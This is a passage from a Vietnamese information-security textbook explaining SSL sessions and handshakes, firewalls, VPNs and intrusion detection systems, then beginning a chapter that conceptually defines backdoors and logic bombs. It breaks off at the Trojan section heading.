Gắn liền với sơ đồ kiến trúc trên là hai khái niệm cơ bản: *phiên* (session) và *kết nối* (connection). Phiên được hình thành trên cơ sở một liên kết giữa hai máy, thường được xem như một client và một server, trong một khoảng thời gian nào đó. Các lựa chọn về thuật toán và thông số được thương lượng và xác định thông qua thủ tục bắt tay tạo phiên, tức là giao thức HandShake protocol. Thông qua thủ tục này, các thông số phiên làm việc sẽ được sử dụng chung bởi nhiều kết nối gắn trên phiên làm việc này. Trong khi đó, kết nối là một kênh truyền tin an toàn cụ thể, thường được gắn với hình ảnh socket, tức là một kết nối giữa 2 tiến trình cụ thể trên 2 cổng cụ thể giữa 2 máy client và server đã xác định. Tất nhiên mỗi kết nối được xác định trên một phiên đã thiết lập sẵn.

Ta hãy liệt kê một số những thuộc tính quan trọng của một phiên. Mã phiên (Session Identifier) được tạo bởi server để đinh danh một phiên tích cực hay có thể tái khởi động (resumable). Chứng chỉ khóa công khai (peer certificate) được tạo theo chuẩn X509. Phương pháp nén dữ liệu (compression method) để xác định thuật toán nén được chọn. Đặc tả mã mật (Cipher Spec) được dùng để chỉ định các thuật toán mật mã đối xứng và hàm băm (bao gồm thông số kích thước). Bản mật chính (Master secret) là một chuỗi 48 byte bí mật chung giữa hai bên client và server, mà dựa vào nó người ta tạo ra các khóa đối xứng chức năng cho các kết nối cụ thể sẽ được tạo ra theo phiên này. Có thể tái khởi động (Is resumable) là một thuộc tính logic cho phép hoặc không việc tái khởi động phiên làm việc để sinh ra những kết nối mới.


Các thuộc tính riêng của một kết nối cũng khá phong phú bao gồm nhiều khóa đối xứng chức năng (tạo trên cơ sở bản mật chính nói trên), đặc biệt được tạo ra thành nhiều cặp, tức là 2 khóa cùng chức năng nhưng phân biệt cho từng phía. Cụ thể là:

* Biến ngẫu nhiên của Client hay Server (Client/Server random): giá trị ngẫu nhiên được tạo ra để sử dụng vào các thao tác thách thức đáp ứng (cần cho thuật toán trao chuyển khóa)
* Giá trị mật tạo MAC phía server (Server write MAC secret): một khóa đối xứng chung mà server dùng để tạo mã kiểm tra xác thực còn client sử dụng để đối chứng.
* Giá trị mật tạo MAC phía client (Client write MAC secret): tương tự khóa trên nhưng cho client
* Khóa sinh mã phía server (Server write key): khóa đối xứng để server sinh mã còn client dùng để giải mã nhận được.
* Khóa sinh mã phía client (Client write key): tương tự trên nhưng cho client
* Vec-tơ khởi động (Initilization vecto): dùng cho các chế độ sinh mã, giá trị dùng chung cả 2 bên
* Số thứ tự gói tin (Sequence number): là con đếm được sử dụng bởi cả 2

64-1 (kết nối phải bên để ngăn chặn tấn công phát lại, đạt giá trị tối đa là 2 khởi động lại nếu đạt đến giá trị này).

##### 8.4.2 Giao thức SSL Record protocol

Giao thức này chịu trách nhiệm xử lý thông tin mà tầng ứng dụng chuyển xuống, mật mã và đóng gói để chuyển tiếp xuống tầng IP. Các thao tác xử lý mà nó thực hiện là phân rã dữ liệu từ tầng ứng dụng thành các gói có kích thước phù hợp (fragment), nén dữ liệu để giảm kích thước rồi tạo ra mã xác thực để gửi kèm. Sau đó dữ liệu được mã hóa và chèn thêm khối thông tin điều khiển của tầng này trước khi gửi xuống tầng kế tiếp để truyền đi. Các chức năng xử lý này được minh họa rõ qua hình 8.9.



Hình vẽ 8.9: Quá trình xử lý dữ liệu của giao thức SSL Record protocol


Lưu ý rằng quá trình xử lý này sử dụng nhiều thuật toán (nén dữ liệu, tạo mã kiểm tra xác thực bằng hàm băm, sinh mã bằng thuật toán khóa đối xứng) mà các lựa chọn thuật toán cụ thể và thông số đã được xác định thông qua các giao thức của tầng con phía trên mà ta sẽ đề cập sau đây.

##### 8.4.3 Giao thức bắt tay Handshake protocol

Như đã nói trên, giao thức này cung cấp cơ sở để hai bên bắt tay thương lượng và lựa chọn gói giải pháp cụ thể để truyền tin bảo mật (cipher spec), bao gồm:

* Thuật toán mật mã đối xứng
* Phương pháp xác lập khóa đối xứng (thuật toán trao chuyển khóa)
* Thuật toán hàm băm

Bên cạnh đó giao thức này cho phép hai bên thiết lập bản mật chính (master secret), để từ đó tạo ra các khóa chức năng cho từng kết nối mới sau nay. Giao thức cung cấp tùy chọn để hai bên client và server có thể tiến hành xác thực lẫn nhau (sử dụng chứng chỉ).



Hình 8.10: Quá trình trao đổi thông điệp trong thủ tục bắt tay

(Phần tô xám là các thông điệp tùy chọn)

Một cuộc giao dịch bắt tay có thể chia thành 4 pha như sau (hình 8.10). Trong pha thứ nhất, gồm 2 thông điệp chào hỏi và trao đổi thông tini là client\_hello và server\_hello, hai bên cũng nhau thương lượng các khả năng và chế độ an toàn, bao gồm các thông số như số phiên bản, mã phiên, đặc tả mật mã (các thuật toán mật mã), phương pháp nén và các giá trị ngẫu nhiên (nhãn thời gian và 28 byte ngẫu nhiên). Trong pha thứ hai, bao gồm tối đa 4 thông điệp gửi từ phía server, với ba thông điệp đầu là tùy chọn và 1 thông điệp cuối là tín hiệu kết thúc phần chào hỏi của server (server\_hello\_done). Trong 3 thông điệp tùy chọn nói trên, server có thể gửi sang chứng chỉ khóa của nó, thông tin cho thủ tục trao chuyển khóa và yêu cầu xem chứng chỉ của client. Tương ứng với các thông điệp tùy chọn nói trên, ở pha thứ ba, client sẽ trả lời bằng 3 thông điệp (cũng tùy chọn phù hợp với phía server) bao gồm việc chuyển chứng chỉ của client, thông tin cho thủ tục trao chuyển khóa và kết quả xác thực khóa server đã gửi. Pha 4 là pha kết thúc của cuộc bắt tay, nhưng bản thân nó cũng có thể tiến hành độc lập như một giao thức độc lập với tên gọi là *giao thức thay đổi đặc tả mật mã* (Change CipherSpec protocol). Client gửi cho server thông điệp chính thức để thiết lập đặc tả và thông số thuật toán mật mã và xử lý mới, đồng thời server sẽ gửi lại các thông tin đặc tả mà nó chấp nhận sử dụng. Tín hiệu kết thúc (finished) sẽ được gửi đi từ cả hai bên để kết thúc cuộc bắt tay và xác nhân các đặc tả thuật toán sẽ sử dụng.

Chú ý rằng cách tổ chức này cho phép *giao thức thay đổi đặc tả mật mã* (Change CipherSpec protocol) có thể thực hiện độc lập về sau này bất kỳ khi nào hai bên muốn để thiết lập lại các lựa chọn và thông số đặc tả mật mã. Điều này được khuyến khích làm để đảm bảo an toàn khi phiên làm việc đã thực hiện lâu (nhất là khi số thứ tự đã đạn ngưỡng tối đa cho phép).

Một phần quan trọng nằm lồng trong thủ tục bắt tay là nhiệm vụ trao đổi thông tin để xác lập khóa đối xứng (key exchange). Việc này thực hiện thông qua các thông điệp tùy chọn nói trên (tô xám trong hình vẽ). Có nhiệm phương án được cung cấp để tùy chọn:

* Sử dụng thuật toán RSA: khóa cần thiết lập được mã hóa bởi khóa công khai RSA
* Sử dụng thuật toán Diffie-Hellman, phương án lâu dài (Fixed DiffieHellman): các tham số công khai được cung cấp bằng chứng chỉ
* Sử dụng thuật toán Diffie-Hellman, phương án ngắn hạn (Ephemeral Diffie-

Hellman): các giá trị mật là ngắn hạn, các thông điệp ký bởi RSA hoặc DSS

* Sử dụng Diffie-Hellman, phương án ẩn danh (Anonymous Diffie-Hellman): không xác thực các khóa công khai; phương án này có thể bị tấn công bằng kiểu kẻ-ngồi-giữa (the man-in-the-middle)

#### 8.5 PHÕNG VỆ CHO HỆ THỐNG KẾT NỐI MẠNG

Một hệ thống kết nối mạng, là một hệ thống có khả năng bị bộc lộ ra môi trường bên ngoài, có tiềm năng bị tấn công thông qua giao diện của nó với môi trường ngoài (mà phổ biến là Internet). Trước đây, các hệ thống thông tin của các tổ chức và doanh nghiệp lớn thường đóng kín do nhu cầu của việc bảo vệ các thông tin và dữ liệu quan trọng, nhạy cảm. Tuy nhiên sự phát triển lớn mạnh của Internet cùng với tính xã hội hóa cao của nó, hầu hết các hệ thống thông tin này đã phải ít nhiều mở ra kết nối với Internet, để có thể cung cấp dịch vụ và tự quảng cáo cho nó đến cộng đồng người sử dụng rất lớn trên Internet. Vì vậy đối với các chủ nhân của các hệ thống mở này, vấn đề đảm báo an toàn chống lại tấn công và khai thác trái phép thông qua Internet trở nên một vấn đề hết sức quan trọng, cấp bách. Các giải pháp về xác thực và điều khiển truy nhập mà ta nghiên cứu qua các chương trước đây chính là một trong những công cụ trọng yếu giúp bảo vệ các hệ thống này. Các giải pháp xác thực giúp xác minh đúng đối tượng người truy nhập hệ thống từ xa thông qua Internet trong khi điều khiển truy nhập sẽ cho chỉ cho phép người sử dụng khai thác hệ thống đúng theo phạm vi thẩm quyền của mình. Tuy nhiên vẫn còn rất nhiều vấn đề an toàn khác nằm ngoài giới hạn giải quyết của các giải pháp nói trên, trong đó có những vấn đề rất lớn như chống tấn công từ chối dịch vụ, hiện nay vẫn chưa có những giải pháp thực sự triệt để.

Trong khuôn khổ của một giáo trình cơ sở cho an toàn thông tin, chúng tôi không thể giới thiệu kỹ và rộng về một địa hạt lớn như thế này (an ninh mạng). Tiếp sau đây chúng tôi sẽ chỉ cung cấp thêm cho người đọc một số khái niệm cơ bản về vài giải pháp công cụ phổ biến nhất: *bức tưởng lửa, mạng riêng ảo* và *hệ dò tìm đột nhập*.


##### 8.5.1 Bức tưởng lửa

*Bức tường lửa* (firewall, FW) là một hệ thống thiết bị và/hoặc phần mềm có chức năng chặn và “lọc” giao thông dữ liệu giữa hệ thống bên trong (cái cần phải bảo vệ) và môi trường bên ngoài (không đáng tin cậy). Thông thường, FW là một chương trình cài đặt trên một thiết bị chuyên dụng, bố trí như một cổng vào ra duy nhất cho liên lại giữa phía bên trong hệ thống cần bảo vệ và phía bên ngoài.

Mục đích chung của FW là nhằm giữ những “điều xấu” không thể lan vào bên trong hệ thống cần bảo vệ, vì vậy, các FW được cài đặt các chính sách an toàn thiết kế cụ thể để phòng tránh những “điều xấu” cụ thể có thể xảy ra này. Ví dụ như, có thể thiết kế chính sách để chỉ cho hệ thống phép liên lạc với (chấp nhận các packet đi tới/từ) một số địa chỉ hoặc người sử dụng trong một danh sách chỉ định, trong diện một số hoạt động cho phép (như các ứng dụng cụ thể nào đó). Về việc thiết kế và cài đặt các chính sách, có thể xảy ra tranh cãi, không thống nhất trong cộng đồng sử dụng (các NSD, nhà phát triển và chuyên gia an ninh). Cụ thể là có 2 xu hướng rõ rệt trong việc đề ra kiểu chiến lược ngầm định: “Cái gì không bị nêu rõ ràng là cấm thì có nghĩa là được phép” hoặc “Cái gì không nêu rõ ràng là được phép thì có nghĩa là bị cấm”. Giới NSD thường ưa thích kiểu ngầm định thứ nhất, trong khi giới quan trị và chuyên gia an ninh lại muốn áp dụng kiểu ngầm định thứ hai.

Có thể coi FW là một bộ máy giám sát (reference monitor), thường được cài đặt ở vị trí có thể điểu khiển, giám sát luồng giao thông vào/ra hệ thống. Nó cũng thường được cài đặt như một máy tính độc lập để khó bị tấn công đột nhập, đồng thời cũng được thiết kế gọn, tối giản để tiện lợi cho công tác phân tích và quản trị, bảo trì. Do tầm quan trọng như là cầu kết nối duy nhất này, hiệu năng xử lý cao (tốc độ) là điều rất quan trọng, đòi hỏi FW phải được tối ưu hóa về mặt chức năng, loại bỏ các chức năng phụ không thực sự liên quan đến nhiệm vụ chính. Thông thưởng mã chương trình FW được tối ưu hóa trên một hệ điều hành thu gọn, tối giản cho mục đích chính. Bên cạnh mục đích tăng cường hiệu năng, sự bố trí tối ưu cũng giúp cho việc phòng chống kẻ tấn công tiêm mã độc và chính chương trình của FW.

Sau đây ta sẽ điểm qua một số loại FW cơ bản và nguyên tắc hoạt động của chúng. Để tiện cho người đọc tra cứu tài liệu nước ngoài, chúng tôi để nguyên tên gọi tiếng Anh.



Hình 8.11: Minh họa cài đặt một PFG cho một mạng LAN

***Packet Filtering Gateway*** (PFG). Đây là FW loại đơn giản nhất nhưng cũng rất hiệu quả nếu dùng phù hợp: nó chỉ đơn giản là kiểm soát (lọc hay cho phép đi qua) các gói tin chỉ dựa vào thông tin ở header của chúng, cụ thể là địa chỉ IP nguồn và đích, địa chỉ TCP port nguồn và đích. Tất nhiên PFG không quan tâm đến nội dung bên trong của gói tin, tức là bản chất của dịch vụ mà gói tin này thuộc về. Hình 8.11 cho ta ví dụ minh họa trong đó, mạng LAN được bảo vệ bởi một PFG mà sẽ cho phép liên lạc tới một mạng bên ngoài trong khi chỉ định cấm liên lạc tới một mạng khác. Vì nguyên tắc kiểm soát khá đơn giản này, loại FW này có thể bị qua mặt bởi kẻ tấn công có thể tạo các gói tin với địa chỉ giả mạo, chính là loại mà nó cho phép đi qua.


***Statefull Firewall*** (SF). Đây là loại FW “thông minh” hơn một chút, nó phần nào để ý đến trạng thái (state) của gói tin, tức là vai trò của gói tin trong một hoạt động của giao thức nào đó hay dịch vụ, tức là có thể theo dõi một chuỗi các gói tin trên một luồng, và qua đó phát hiện được những tấn công tinh vi hơn mà PFG đã bỏ qua.

***Application Proxy*** (AP). Còn được gọi là bastion host, là một loại FW phát triển phức tạp, có thể đóng vai trò đại diện, thay mặt một máy chủ ứng dụng (application server) để giao tiếp với các ứng dụng khách hàng (application client) bên môi trường ngoài. Thông qua việc kiểm soát các yêu cầu và hoạt động mà máy khách hàng tương tác với AP (máy khách hàng vẫn không biết mà “tưởng” là tương tác với máy chủ ứng dụng), quản trị hệ thống có thể cho phép những yêu cầu an toàn được chuyển tiếp tới máy chủ ứng dụng, hoặc loại bỏ những yêu cầu vượt quá phạm vi cho phép. Phần nào đó hoạt động kiểm soát của AP tương tự như hình thức hoạt động của kẻ tấn công trong kiểu tấn công kẻ-ngồi-giữa (the-man-in-the-middle attack).

##### 8.5.2 Mạng riêng ảo

Với sự phát triển toàn cầu hóa nhanh chóng, thực tế cho thấy có rất nhiều công ty có nhiều chi nhánh, văn phòng hoặc nhà máy, nằm rải rác ở nhiều vùng, thành phố khác nhau, thậm chí là trên nhiều nước, nhiều châu lục khác nhau (các tập đoàn đa quốc gia). Trước đây, khi chưa phổ biến các mạng công cộng xuyên châu lục như mạng Internet, các công ty này này phải tốn tiền để cài đặt kênh thuê bao riêng của các công ty điện thoại và truyền thông khác, để có thể kết nối liên lạc giữa mỗi cặp chi nhánh. Các mạng kết nối như vậy được gọi là các mạng riêng (private networks). Cho đến ngày nay vấn tồn tại những mạng như vậy, dù rằng sự ra đời của Internet và hạ tầng truyền thống hiện đại đã đem lại các giải pháp mới, kinh tế hơn rất nhiều. Đương nhiên, các mạng riêng có thể đảm bảo tính an toàn rất cao, vì kẻ đột nhập tấn công bắt buộc phải thực hiện tấn công vào hạ tầng vật lý (thay vì các tầng cao hơn, dễ dàng hơn); tuy nhiên, thuê bao riêng với giải thông cao là rất đắt tiền. Giải pháp hiện đại thay thế cho các mạng sử dụng thuê bao riêng hiện nay là xây dựng *các mạng riêng ảo*, dịch từ *virtual private networks* – VPN, tức ra tạo ra một mạng con, kết nối logic giữa các điểm cần thiết trên nền của các mạng công cộng (chẳng hạn sử dụng các dịch vụ của các nhà cung cấp ATM hay Internet). Tất nhiên là người ta mong muốn thiết kế làm sao để tạo được sự an toàn cao, chống xâm nhập bên ngoài, để đảm bảo tính riêng biệt của mạng con này.

Ban đầu các VPN được xây dựng thông qua khai thác các mạng truyền thông cáp quang theo tiêu chuẩn ATM, nhưng xu thế chung hiện nay đang là xây dựng VPN trực tiếp trên Internet, thông qua những kết nối “đưởng hầm” (tunnel) giữa các nút. Một thiết kế phổ biến là xây dựng cho mỗi nút mạng VPN (ứng với mỗi văn phòng hay chi nhánh của công ty) một bức tưởng lửa (FW) và xây dựng một “đưởng hầm” giữa hai FW của 2 nút. “Đưởng hầm” này có thể đảm bảo bằng việc sử dụng IPSec, tức là một SA (security association) sẽ được thiết kế cho mỗi cặp nút, để đảm bảo một kênh truyền bảo mật, xác thực và ngăn cản mọi quan sát, phân tích nhìn từ bên ngoài, tức là không kém mấy so với việc sử dụng thuê bao riêng.




Hình 8.12: (a) Mạng riêng sử dụng thuê bao riêng; (b) VPN trên Internet

Hình 8.12 đưa ra minh họa về mạng riêng dùng thuê bao và VPN trên Internet sử dụng firewall và đường hầm kết nối. Mỗi firewall sẽ vừa tạo ra sự cách biệt cho mỗi nút với mỗi mô trường ngoài, vừa cung cấp cơ chế kết nối đường hầm trên cơ sở sử dụng IPSEC (thông thường các gói bảo mật này đã hỗ trợ sẵn trong phần mềm FW). Các nút thông qua FW sẽ bắt tay với nhau để thương lượng tham số bảo mật và thiết lập các SA, qua đó giao thực đóng gói bảo mật ESP sẽ được sử dụng trong chế độ đường hầm. Tóm lại ta có thể tạo nên một VPN qua sự kết hợp khá tự nhiên của việc dùng các FW, IPsec dùng với ESP trong chế độ đường hầm; cơ chế này tạo ra một vỏ bọc cách biệt mạng riêng ảo này với thế giới bên ngoài. Cơ chế này cũng có ưu điểm là tạo ra sự trong suốt, vô hình đối với các trình ứng dụng; chỉ các FW phải quan tâm và quản lý các SA. Chỉ duy nhất người quản trị phải biết đến và quan tâm đến cơ chế này thông qua việc quản lý và cấu hình các FW

##### 8.5.3 Hệ thống dò tìm đột nhập

Hầu hết các cơ chế an toàn mà chúng ta đã đề cập trước đây, như xác thực người dùng hay bức tường lửa, nhằm phòng chống ngăn cản những kẻ tấn công từ bên ngoài. Tuy nhiên có một tỷ lệ rất cao các cuộc tấn công phá hoại được ghi nhận là từ bên trong, có thể là do những NSD có dã tâm hoặc do kẻ tấn công bên ngoài đã đột nhập thành công qua những bức tường bảo vệ nói trên. Việc dò tìm và phát hiện những tấn công loại này được thực hiện bởi các hệ thống có tên gọi là *hệ dò tìm đột nhập*, dịch từ *Intrusion Detection Systems* – IDS. Các hệ IDS thường được cài đặt như một thiết bị độc lập, phổ biến nhất là một máy tính với phần mềm chuyên dụng, nhằm tiến hành giám sát để phát hiện các hoạt động đáng nghi ngờ, có khả năng gây nguy hiểm đang diễn ra trong hệ thống cần bảo vệ. Sự hoạt động của một hệ thống có phần tương tự như một máy cảm biến phát hiện sự cố cháy ở các tòa nhà. Cơ chế hoạt động cơ bản của nó được minh họa qua hình 8.13.



Hình vẽ 8.13: Các bộ phận cơ bản của một hệ IDS

Các chức năng chính của một hệ IDS như sau:

* Theo dõi giám sát các hoạt động của NSD và của hệ thống
* Kiểm soát thanh tra (auditing) cấu hình hệ thống để phát hiện các lỗi cấu hình hay các điểm nhạy cảm (vulnerabilities)
* Đánh giá tính toàn vẹn của phần lõi chủ chốt của hệ thống và các tệp dữ liệu
* Nhận dạng các mẫu tấn công đã biết qua theo dõi các hoạt động hệ thống
* Phát hiện và định danh các hoạt động bất thường thông qua các phân tích thông kê
* Sửa các lỗi cấu hình sai
* Cài đặt và vận hành bẫy hoạt động để tóm bắt thông tin về kẻ xâm nhập

Có một số loại IDS cơ bản như sau. Hệ *dò tìm dựa trên đặc tính dấu vết* (Signature-based IDS) hoạt động dựa trên việc phân tích phát hiện các tấn công đột nhập đã có lịch sử hoạt động trước đây (có thể ở nơi khác) mà cách thức và cơ chế hoạt động của chúng đã được ghi nhận và phân tích để tóm được dấu hiệu đặc trưng (signature). Tất nhiên các hệ IDS loại này chỉ phát hiện được các tấn công mà sự tồn tại là đã biết và phân tích về chúng là đủ nhiều để có thể ghi nhận được dấu hiệu đặc trưng. Các dấu hiệu đặc trưng này thường được chắt lọc dựa trên những phân tích thông kê. Tất nhiên người ta cố gắng để tìm ra những dấu hiệu đặc trưng mang tính khái quát cao, có thể phát hiện được cả các tấn công ngay kể cả khi nó đã có nhưng biến dị ít nhiều khác đi so với nguyên gốc.

Để thoát khỏi việc dò tìm chỉ dựa trên sự so khớp với những dấu hiệu đã biết của các tấn công đã tồn tại, hệ *dò tìm dựa trên tri thức kinh nghiệm* (heuristic IDS) để ý đến những dấu hiệu hoạt động bất thường, bao gồm những hành vi lạ, rất không điển hình của người dùng. Thông thường với những tấn công đột nhập tinh vi, mỗi hành vi cụ thể của nó thường tỏ ra hợp lệ, không phải là một dấu hiệu đáng nghi đã biết nào, nhưng sau một chuỗi các sự chuyển dịch tinh vi của những hành vi có vẻ như hợp lệ, hệ thống có thể rơi vào trạng thái bị thao túng bởi kẻ đột nhập. Vì vậy, để có thể phát hiện sự bất thường thông qua việc có thể xâu chuỗi các hành động liên tục để phân tích, người ta đưa ra một công cụ gọi lại *máy suy diễn* (inference engine). Những máy suy diễn này có thể hoạt động theo một trong hai nguyên lý cơ bản, dựa-trạng thái (state-based) hay dựa-mô hình (model-based). Chúng ta sẽ không đi sâu vào bản chất của chúng ở đây, nhưng có thể hiệu chung là cả hai nguyên lý này đều nhằm đến việc phát hiện ra được dấu hiệu của chuỗi hành vi đáng nghi, mà nó có thể dẫn hệ thống đến một trạng thái thiếu an toàn.

Mỗi hệ IDS là một thiết bị mạng, hay một phần mềm chạy trên một máy tính nối mạng, do vậy đều có thể bị tấn công và có thể bị vô hiệu hóa (chẳng hạn như bởi một tấn công DoS bố trí riêng biệt) làm mất chức năng bảo vệ hệ thống lớn. Tình huống rất có thể là, một kẻ tấn công khi đã có bước đột nhập thành công đầu tiên sẽ ngay lập tức tìm cách “khóa miệng” luôn hệ IDS bảo vệ cho hệ thống lớn. Biện pháp thường xuyên được dùng để tránh khỏi các tình huống trên là cài đặt các IDS trong chế độ ẩn, tàng hình (stealth mode). Cụ thể là một hệ IDS sẽ có hai giao diện (interface) kết nối mạng với hệ thống lớn, trong đó một để theo dõi và giám sát hoạt động hệ thống lớn và một là để có thể thông qua nó mà chủ động đưa ra báo động hoặc tín hiệu cảnh báo đến hệ thống lớn. Vì hoạt động theo nguyên lý “bị động”, tức là chỉ cho luồng gói tin đi qua và ghi nhận chứ không hề tự phát đi, giao diện mạng thứ nhất có thể được bố trí như tàng hình: địa chỉ của nó không hề được công bố ở đâu, đến các router bên trong hệ thống cũng không được tiết lộ. Khi cần chủ động đưa ra cảnh báo, hệ IDS sẽ sử dụng giao diện thứ hai, nằm hoàn toàn tách biệt trên một mạng khác.

Có một số hệ IDS đặc biệt được thiết kế với những nguyên lý riêng biệt. Phần mềm *tripwire* (1998) được biết tới như một công cụ phát hiện việc can thiệp sửa chữa mã chương trình trái phép. Ban đầu khi khởi động, nó tính toán giá trị băm của hàng loạt các tệp và dữ liệu hệ thống quan trọng rồi lưu trữ các giá trị băm này tại một nơi tách biệt an toàn. Sau này, khi cần kiểm tra xem hệ thống có bị xâm nhập và sửa đổi trái phép, các giá trị băm này có thể được tính lại và so sánh với các giá trị gốc đã lưu trữ, từ đó có thể phát hiện ra các nghi vấn tấn công. Một số hệ IDS cũng được thiết kế như các máy quét, ví dụ như *ISS Scanner*  hay *Nessus*, có thể dùng để kiểm tra và phát hiện các nghi vấn và lỗ hổng an toàn. Cuối cùng, các *giếng mật* (honeypot) cũng được coi như là các IDS, mà ở đó người ta thiết lập một môi trường giả lập với điều kiện dễ dàng và hấp dẫn để lôi kéo các tấn công đột nhập, qua đó bí mật quan sát và thu thập thông tin hành vi của các kẻ đột nhập này.

# Chương IX MÃ ĐỘC VÀ AN TOÀN PHẦN MỀM

Chương này sẽ trình bày và nêu tóm tắt một số chủ đề phổ biến xung quanh việc phòng ngừa các dạng mã độc và cơ chế hoạt động của chúng. Các dạng mã độc cơ bản đều lan truyền phổ biến qua mạng Internet dưới hình thức truyền thống như virus, backdoor cửa sau (cửa sau), hay hiện đại hơn như sâu (worm) và các dạng mã độc tấn công lỗ hổng ứng dụng Web. Trong khuôn khổ của một giáo trình cơ sở, tác giả sẽ chỉ giới thiệu và phân tích cơ chế hoạt động và lây lan của các mã độc và không đi vào trình bày các phương pháp phòng chống và ngăn chặn (phù hợp cho các sách tham khảo chuyên sâu hơn). Tuy nhiên chúng tôi sẽ chú ý phân tích các cơ chế hoạt động điển hình của mã độc, dựa trên khai thác lỗi phần mềm phổ biến (chẳng hạn như lỗi *tràn bộ đệm*). Chương này cũng sẽ trình bày một số vấn đề phổ biến liên quan đến an toàn thông tin trong xây dựng trang Web và ứng dụng Web, tập trung chủ yếu vào hai loại nguy cơ tấn công nguy hiểm nhất là Cross-Site Scripting và SQL injection.

Các chủ đề được trình bày là:

* Khái niệm mã độc
* Virus máy tính
* Sâu máy tính (Worm)
* Lỗi phần mềm tràn-bộ-đệm và cơ chế khai thác
* Tổng quan về an toàn ứng dụng Web
* Đọc thêm: Giới thiệu về tấn công *liên trang* (Cross-Site Scripting, XSS)
* Đọc thêm: Giới thiệu về tấn công *tiêm mã lệnh SSL* (SSL injection)

#### 9.1 KHÁI NIỆM MÃ ĐỘC

Phần lớn các phần mềm được tạo ra với mục đích giúp ích cho con người, tuy nhiên cũng có một số phần mềm được tạo ra với động cơ xấu, gây hại cho người sử dụng. Các phần mềm này được gọi là *phần mềm độc hại*. Phần mềm độc hại được chia làm hai loại cơ bản: loại tồn tại ký sinh trong chương trình chủ và loại tồn tại độc lập. Các phần mềm tồn tại ký sinh trong phần mềm chủ không phải là một chương trình hoàn chỉnh mà chỉ là một đoạn mã, không có khả năng tự hoạt động, vì vậy nó thường được chèn vào một chương trình hoàn chỉnh nào đó (gọi là *chương trình chủ).* Các phần mềm độc hại thuộc loại này có thể kể đến virus máy tính, bom logic, backdoor, Trojan.

Loại thứ hai, các phần mềm độc hại tồn tại độc lập, là các chương trình hoàn chỉnh, có khả năng tồn tại độc lập và vì vậy có thể được lên lịch và chạy bởi hệ điều hành. Sâu máy tính (worm) và bot (tay sai gây ra tấn công DoS) là hai ví dụ điển hình của loại này.

##### 9.1.1 Backdoor

Backdoor còn có một tên gọi khác là trapdoor, là một cổng bí mật để xâm nhập vào chương trình, giúp cho người nào biết nó thì có thể nhanh chóng xâm nhập vào chương trình mà không cần phải thực hiện đầy đủ các thủ tục về an toàn thông tin thông thường. Backdoor có thể là độc hại nhưng cũng có thể là hữu ích, tùy vào mục đích của người sử dụng nó. Từ trước đến nay, người ta vẫn sử dụng backdoor như một cách để sửa lỗi và kiểm thử các chương trình phần mềm, các backdoor như vậy được gọi là *maintenance hook*. Chằng hạn, khi phát triển một phần mềm mà chức năng đăng nhập (login) của nó đòi hỏi những thủ tục rất dài dòng và phức tạp, để đăng nhập được người dùng phải nhập rất nhiều thông tin và phải trải qua rất nhiều bước. Để tiết kiệm thời gian trong quá trình tìm lỗi và kiểm thử, lập trình viên thường chèn thêm vào chương trình một đoạn mã mà nó có thể nhận ra những ID đăng nhập đặc biệt, mà đối với ID này thì toàn bộ các thủ tục đăng nhập dài dòng được lược bỏ. Thông thường backdoor phải được loại bỏ khi chương trình đã được hoàn thiện và bàn giao cho bên sử dụng (khách hàng của công ty phần mềm). Tuy nhiên có nhiều trường hợp, chúng bị bỏ quên do vô tình hoặc cũng có thể được để lại với một ý đồ nào đó. Backdoor trở thành mối đe dọa khi những lập trình viên xấu sử dụng nó để xâm nhập vào chương trình một cách trái phép.

##### 9.1.2 Bom logic

Bom logic là một trong những phần mềm độc hại cổ điển nhất, xuất hiện trước virus máy tính và sâu máy tính. Bom logic là một đoạn mã lệnh được chèn vào một chương trình chính thống (chương trình được tạo ra với mục đích hợp pháp) và nó được kích hoạt khi một điều kiện nào đó thỏa mãn. Điều kiện kích hoạt có thể là một ngày, tháng cụ thể, sự xuất hiện của một tập tin cụ thể hoặc việc chạy một chương trình cụ thể. Một khi được kích hoạt, bom logic sẽ thực hiện các hoạt động gây hại như thay đổi nội dung tệp tin, xóa toàn bộ các tệp tin, dừng toàn bộ hệ thống, …

##### 9.1.3 Ngựa Trojan

